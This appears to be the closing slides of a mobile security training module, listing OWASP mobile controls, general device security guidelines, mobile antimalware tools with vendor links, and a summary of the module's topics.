
08

Ability to bypass organization's **network policies**

Module Flow



OWASP Top 10 Mobile Controls

- 
- ➔ Identify and protect sensitive data on the mobile device
 - ➔ Handle password credentials securely on the device
 - ➔ Ensure sensitive data are protected in transit
 - ➔ Implement user authentication, authorization, and session management correctly
 - ➔ Keep the backend APIs (services) and platform (server) secure
 - ➔ Secure data integration with third-party services and applications
 - ➔ Pay specific attention to the collection and storage of consent for the collection and use of the user's data
 - ➔ Implement controls to prevent unauthorized access to paid-for resources
 - ➔ Ensure secure distribution /provisioning of mobile applications
 - ➔ Carefully check any runtime interpretation of code for errors

General Guidelines for Mobile Platform Security

1

Do not load too many **applications** and avoid auto-upload of photos to **social networks**

2

Perform a **Security Assessment** of the Application **Architecture**

3

Maintain **configuration control** and **management**

4

Install applications from trusted application **stores**

5

Securely **wipe or delete** the data when disposing of the device

6

Do not share information within **GPS-enabled apps** unless necessary

7

Disable wireless access, such as **Wi-Fi** and **Bluetooth**, if not in use


8

Never connect two separate networks, such as **Wi-Fi** and **Bluetooth**, simultaneously

Mobile Security Tools

Malwarebytes Security

- ❑ An antimalware mobile tool that provides protection against **malware**, **ransomware**, and other growing threats to Android devices



🌐 **Lookout Personal**
<https://www.lookout.com>

🌐 **Zimperium's zIPS**
<https://www.zimperium.com>

🌐 **BullGuard Mobile Security**
<https://www.bullguard.com>

🌐 **Norton Security for iOS**
<https://us.norton.com>

🌐 **Comodo Mobile Security**
<https://m.comodo.com>

Module Summary

1

This module has discussed the anatomy of mobile attack and OWASP top 10 mobile risks

2

It has discussed mobile attack vectors and vulnerabilities in detail

3

It has demonstrated various Android and iOS hacking tools



4

It also discussed mobile device management concepts

5

Finally, this module ended with a detailed discussion on mobile attack countermeasures and mobile security tools

6

In the next module, we will discuss in detail on various IoT and OT attacks and their countermeasures